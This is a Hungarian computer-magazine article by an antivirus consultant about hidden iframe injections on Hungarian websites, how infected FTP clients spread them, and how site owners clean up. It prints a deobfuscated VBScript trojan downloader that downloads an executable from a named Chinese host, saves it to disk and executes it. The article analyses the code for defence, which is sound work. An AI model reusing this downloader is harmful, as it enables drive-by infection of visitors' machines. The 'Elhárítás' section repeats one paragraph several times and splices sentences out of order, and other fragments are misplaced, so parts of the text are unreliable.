A Vírusok Varázslatos Világa

JÖTTEK, LÁTTAK, SZKRIPTET SZÚRTAK BE

Bejelentett támadó webhely és gyógymódjai

Sorozatunk huszonhatodik epizódjában olyan weboldalakkal fogunk foglalkozni, amelyekben van valami olyasmi, amit nem a készítők tettek bele. Jó kérdés lehet ezek után: a „hogyan került bele?”, a „miért nem vettük észre?”, és az „akkor most mit tegyünk?” Nagyjából ebben a sorrendben haladva mindent ki fogunk deríteni.

Cikksorozatunk korábbi, tizennegyedik epizódjában egyszer már beszéltünk webalapú kártevőkről, és megemlítettük, hogy szinte bármilyen weboldalt meg lehet fertőzni. Ám ha valaki célzottan szeretne nagy kárt okozni, keresve sem találhatna jobbat ismert, látogatott, nagy forgalmú honlapoknál, ahol egyetlen kártékony iframe-exploit beágyazásával máris kezdődhet a kártevők terjesztése. 2009 áprilisában erre a sorsra jutott a **feliratok.hu**, amelyről DVD-filmek magyar nyelvű feliratait lehet letölteni. Főleg fiatalok látogatják ezen oldalt, akik közül sokan még nem annyira veszik komolyan a számítógépes biztonságot. A beágyazott iframe, úgy tűnik, újabban már rendre kínai oldalakra mutat, mondjanak a statisztikák bármit is. Ha olyan Windows alatti gépről nézegetjük, amin az ESET Smart Security 4.0 fut, szerencsére az ilyen szokatlan beágyazásra üzemszerűen figyelmeztet. Ha például Firefox webböngészőt használunk, több más forrásból is kaphatunk figyelmeztetést. Ha telepítjük a NetCraft Toolbar, a Finjan Secure Browsing, a Web of Trust, Web Security Guard vagy a McAfee Siteadvisor valamelyikét (vagy mindegyikét), akkor ezek is listázzák a felhasználók bejelentései alapján a weboldalakat, illetve rendszeresen frissített adatbázisuk alapján tudnak minket riasztani. Maguk a felhasználók a Google-nak is jelenthetik a weboldal fertőzöttségét, ekkor egy „Bejelentett támadó webhely” üzenet is fogadhat minket az adott oldalra keresve, illetve a Firefox alatt ide lépve.

A bűnös weboldal esetünkben egy Kínában *Best Raymond* által bejegyzett, de litván szerveren működtetett cím. Talán lassúak voltunk – éjjel háromkor jött a riasztás, és másnap reggel hétkor már rajta voltunk az ügyön –, de akkorra a letölthető kártevőt már – sajnos, vagy hál’ Istennek – eltávolították, így nem sikerült elfogni. Persze azért látható, minden az eredetileg beszúrt **litecartop.cn** oldal továbbirányításán múlik, ami időről időre változóan máshova küldhet, esetleg figyelheti és naplózhatja az IP-ket, és mindig máshova irányíthat.

Szól a rádió

Tavaly ősszel egy hasonló iframe-es támadás érte a Roxy rádió honlapját, ahol szintén kártevőterjesztésre használtak fel egy beágyazott iframe-blokkot. A Hungarian Unix Portalon (**www.hup.hu**) figyelmeztették erre a felhasználókat, ahol aztán egy az egyben be is linkelték ezt a gyanús URL-t. Már maga az is egy érdekes közjáték, hogy a HUP drupalos topikjába ekkoriban még simán be lehetett szúrni egy ilyen aktív kártevőre mutató iframe-es sort, mindenfajta szűrés vagy legalább formai átalakítás nélkül. A Roxy weboldala jobbára kevésbé paranoiás fiatalok érdeklődésére tarthat számot, és mivel még mindig sokan használnak Internet Explorert, vagy kétes eredetű Windowst – amit ugye nem frissítenek –, ezért sokan áldozatul eshettek. Tovább tetézheti a bajt, hogy a legtöbben még mindig nem használnak biztonsági programokat sem.

Ha már szóba került a kártékony oldalak linkje, ezzel is lenne teendője mind a fórumok látogatóinak, mind pedig az adminisztrátoroknak. Az olvasóknak nem szabadna élő, aktív kártevőre mutató linkeket beszúrni egy nyilvános fórumba, de az adminisztrátoroknak is gondoskodniuk kellene arról, hogy ha már ilyesmi megtörténik, akkor linkmentes, veszélytelen formában kerüljön sor ilyesmire. A mai napig látni különféle helyeken ilyen bejegyzéseket. Talán ahhoz hasonlóan kellene szabályozni ezt, mint Svédországban a dohányzást: „Intelligens ember e helyütt nem gyújt rá, a többieknek pedig tilos!”

Megint jőnek, kopogtatnak

Az ilyen beszúrt iframe-tagek sajnos bárhol megjelenhetnek, legyen az egy város weblapja, vagy egy országgyűlési politikus weboldala – mindkettő előfordult már. Most egy olyan iframe-kódot mutatunk be, amelyet jól láthatóan nemcsak egyszerűen odabiggyesztettek, hanem gondoskodtak arról is, hogy ha esetleg észre is veszszük, egy átlag felhasználónak halvány segédfogalma se legyen, mit csinálhat pontosan a beszúrt kódrészlet. Sok szkriptes kártevő épít a zagyva változónevekre, a kódhalmaz áttekintése és megértése ilyenkor szinte lehetetlen. Efféle esetekben csodákat tehetünk már azzal is, ha közérthető, tömör és logikus változónevekre cseréljük a zagyvaságokat. Emellett az Unescape függvény használatával a már összezavart (obfuscated) kódot ki lehet (vagy néha csak egy fokkal kijjebb) bontani.

A példaprogramból itt kikódoltuk egy C programocskával a már olvasható változatot, és itt már azonnal látni lehetett a valódi folyamatokat. A kínai weboldalról letöltődő 1.exe nem sejtetett túl sok jót. Esetünkben ez a NOD32 riasztása alapján egy VBS/TrojanDownloader.Agent.NAB trójait jelentett, amit az állandó védelem szerencsére sikeresen hárított. Annyi bizonyos, hogy aki ilyen zavaros kódot használ a programjában, annak sötétek a szándékai, amit persze gondosan el is rejt.

A mellékhatások tekintetében...

A roppant kellemetlen ilyen esetben az, hogy sosem tudni, hogy a gépünkre feltelepült kártevő, illetve kémprogram pontosan miket lopott el. Minden weboldal-hozzáférésünk kódját? Banki jelszavainkat? Belépést a levelezésünkhöz? A legjobb, amit tehetünk a tisztítás folyamatában, hogy a már tiszta gépen minden jelszavunkat megváltoztatjuk. Lehet, hogy ez túlzott óvatosság, de az is elképzelhető, hogy korábbi accountjaink már egy feketepiaci árverési oldalon szerepelnek.


Apu, hogy megy be?

A legtöbb esetben nem közvetlenül a weboldalt törik fel, hanem előzőleg egy, a weboldalt módosítani képes munkatárs gépe fertőződik meg egy kémprogrammal, majd ha a fertőzött gépről FTP-kapcsolaton keresztül belépnek szerverre, akkor az ott található index, main, default nevű PHP, HTML típusú állományokba véletlenszerűen beíródik ez az iframe-blokk. Sajnos a sokak által kedvelt Total Commander a korábbi verzióiban kódolatlanul (illetve csak gyengén kódolva) tárolta az FTP-jelszavakat, így ezeket könnyen is el lehetett lopni. Csak a 7.5-ös Total Commanderben oldották meg azt, hogy az FTP-kapcsolatok jelszavait megfelelően kódolva tárolják, érdemes tehát egyrészt a 7.5 (egyelőre beta) változatra frissíteni, valamint a használt FTP-jelszavakat gyanús esetekben azonnal lecserélni.


Elhárítás

Ha egy fertőzött weboldalba „botlunk”, érdemes egy e-mailben tájékoztatni a webhely készítőjét, fenntartóját, hogy tudjon a támadásról. Lehet, hogy mi már a tizedikek leszünk, de az is elképzelhető, hogy mindenki azt gondolja, a másik már szólt, és így aztán senki nem jelez. A weboldalak tulajdonosainak az esetek többségében fogalmuk sincs arról, hogy történt velük valami incidens. Ha pedig a saját weboldalunk az „áldozat”, akkor a **blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/** oldal szépen pontokba szedve mindent elmond az ilyen esetekben teendőkről. Akinek tehát a weboldalában tájékoztatni a webhely készítőjét, fenntartóját, hogy tudjon a támadásról. Lehet, hogy mi már a tizedikek leszünk, de az is elképzelhető, hogy mindenki azt gondolja, a másik már szólt, és így aztán senki nem jelez. A weboldalak tulajdonosainak az esetek többségében fogalmuk sincs arról, hogy történt velük valami incidens. Ha pedig a saját weboldalunk az „áldozat”, akkor a **blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/** oldal szépen pontokba szedve mindent elmond az ilyen esetekben teendőkről. Akinek tehát a weboldalában „botlunk”, érdemes egy e-mailben tájékoztatni a webhely készítőjét, fenntartóját, hogy tudjon a támadásról. Lehet, hogy mi már a tizedikek leszünk, de az is elképzelhető, hogy mindenki azt gondolja, a másik már szólt, és így aztán senki nem jelez. A weboldalak tulajdonosainak az esetek többségében fogalmuk sincs arról, hogy történt velük valami incidens. Ha pedig a saját weboldalunk az „áldozat”, akkor a **blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/** oldal szépen pontokba szedve mindent elmond az ilyen esetekben teendőkről.

Ha javascriptes kódot piszkálunk, jó szolgálatot tehet a Document.Write() függvények kicserélése Alert()-re. Így teszteléskor látjuk, mi történne, milyen URL-re történne a tényleges ugrás



Amíg fel nem fedezik, vagy a weboldal nem kerül tiltólistára, a kártékony kód minden látogató gépébe megpróbál letöltődni. A fejlettebb helyeken IP-címfigyelés is van, és kétszer sosem töltődik le ugyanaz az állomány




A feliratok.hu weboldal sem kerülte el sorsát. A weboldal kódjába ismeretlenek kínai weboldalra mutató láthatatlan iframe-hivatkozást helyeztek

A NOD32 és az Eset Smart Security már akkor is riaszt, ha egy teljesen közömbös weboldalra mutat egy ilyen gyanús iframe-hivatkozás. Itt a weboldal tartalmától, vagyis a linktől teljesen függetlenül maga a rejtett iframe-használat miatt történik a felismerés

Természetesen a Google honlapján is kaphatunk tájékoztatást, miért történt meg az adott honlap letiltása, illetve a Bejelentett támadó webhelyként való minősítés

```
Lister - [c:\Dev-Cpp\source\une1.une]
Fájl Szerkesztés Beállítások Kiküldés Súgó
<html>
<script language="UBScript">
aa="object"
bb="clsid:"
cc="BD96C556-"
dd="65A3-"
ee="11D0-"
ff="9830-"
jj="00C0AFC29E36"
hh="Microsoft."
ii="XMLHTTP"
gg="Scripting."
kk="FileSystemObject"
My="Shell."
YuyU="Application"
QQ%30663="open"
on error resume next
dl ="http://c.thec.cn/yanhuo8050/love/Classid=1.exe"
path ="C:\\AUTOEXEC.EXE"
Set df = document.createElement(aa)
df.setAttribute "classid", bb+cc+dd+ee+ff+jj
str=hh+ii
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eaN"
str1=a1&a2&a3&a4
str5=str1
set S = df.createobject(str5,"")
S.type = 1
str6="GET"
x.Open str6, dl, False
x.Send
set F = df.createobject(gg+kk,"")
set tmp = F.GetSpecialFolder(2)
path= F.BuildPath(path)
S.Open
S.write x.responseBody
S.savetofile path,2
S.close
set Q = df.createobject(My+YuyU,"")
Q.ShellExecute path,"","",QQ%30663,0
</script>
</html>
```

Íme a kód kinyitva, így már azonnal „emberformájú” a dolog. A kód összezavarásának pontosan ez a célja, elrejteni a valódi tevékenységet, és a linkeket. Szemlátomást minden út Kínába vezet



A JavaScript valóban sok mindenre jó, szerepel a MetaSploit készletben is a választható nyelvek között

Ebből kódoltuk ki később egy C programocskával a fentieket. Itt még semmit sem lehet sejteni a valódi folyamatokból. Annyi azért világosan látszik, hogy aki ilyen zavaros kódot használ, annak sötétek a szándékai, és van rejtegetni valója

dala megfertőződik, annak érdemes itt kezdenie egy alapos olvasással a felkészülést a helyreállítási procedúrára. A folyamat egyrészt a kód kigyomlálásából, a weboldal FTP-jelszavának haladéktalan megváltoztatásából, a webhely kódjához közvetlenül hozzáférő kliensgépek vírus- és kémprogramok elleni átvizsgálásából áll. Ha bérelt tárhelyen történt a baleset, akkor értesítsük a tárhely üzemeltetőjét, ha pedig saját szerverről van szó, akkor a naplófájlok vizsgálata, szoftverfrissítés, és a már korábban említett kártevővizsgálat vár ránk. Ekkor, és csak ekkor következhet legvégül a Google rendszerében az immár tiszta webhely-státusz visszaállításának kérelmezése. Az oldal megtisztításának bejelentése a Google Webmestereszközök szolgáltatásnál végezhető el, ehhez regisztrálnunk kell erre a szolgáltatásra. Itt kérhetjük a webhely újrafelvételét a **www.google.com/webmasters/tools/reconsideration** címen.

Ez utóbbinál általában 1–7 napos átfutási idővel számoljunk, vagyis nem biztos, hogy rögtön az [Enter] leütése után el lesz távolítva a Bejelentett Támadó Webhely matrica.

És végül ezt ugyan egy leírás sem említette, de nem butaság a teljes webszerver átnézése, hogy a saját fájljainkban nem történtek-e további módosítások, illetve ezeken felül a hozzáférés birtokában nem tároltak-e rajta valamilyen idegen, illegális anyagot is.

Tanulságok, ha vannak – márpedig vannak!

Tanulság talán annyi lehet, hogy egyrészt az „óvatosság nem bizalmatlanság”, valamint az „én, kérem, csak megbízható webhelyeket látogatok, ezért nem is eshet semmi bajom” szlogeneket újfent


„Bejelentett támadó webhely” – ezt a címkét kapja az a weboldal, amelynek tulajdonosa nem veszi észre idejében, hogy weboldala már nem csak az övé. Valójában ez egy roppant hasznos módszer, amelynél a látogató közösség észrevétele, bejelentése hívja fel a tulajdonos figyelmét a problémára

eredményesen cáfoltuk. További hasznos szokások lehetnek a minden böngészés utáni cache-ürítés, a session cookie-k törlése (amelyek ugye bizonyos körülmények közt ellophatók). Mivel a kártevők java része internetes böngészés során kerül a Windowsokba, ezért erősen javasolt a naprakész vírusvédelmi program, vagy internetbiztonsági csomag használata, valamint néhány biztonsággal kapcsolatos plugin telepítése. Ezek közül a teljesség igénye nélkül, de talán a legfontosabbakat megemlítjük a Firefox böngészőhöz: NoScript (722), NetCraft Toolbar (1326), ShowIP (590), Adaptive Referer Remover (1093), Cache Status (1881), CookieSafe (2497), Live HTTP headers (3829), JSView (2076), Secure Login (4429), XSS Guardian (4774) és XSS Warning (5589). (A zárójelek közt található számokat az **addons.mozilla.org/hu/firefox/addon/xxx** cím „xxx”-e helyére kell írni.) A NoScript beállítások közt olyan finomságokat is találhatunk, mint például az iframe-elemek tiltása, ezért talán ezt a beépülőt nevezhetjük a legfontosabbnak az itt felsoroltak közül.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



Akár mi kódoljuk vissza manuálisan a valódi szkripttartalmat, akár futtatjuk azt eredeti formájában, a NOD32 másodszor is riaszt, ekkor már a konkrét linken található trójai kártevő akad fent a hálójában

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
Text Unescape Utility: **www.linkedresources.com/tools/unescaper_v0.2b1**

A blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/ egy minőségi, jól összeszedett weboldal, amely szépen pontokba szedve mindent elmond az iframe-támadási esetekről. Aki áldozatul esik, annak érdemes itt kezdenie alapos olvasással a felkészülést a helyreállítási procedúrára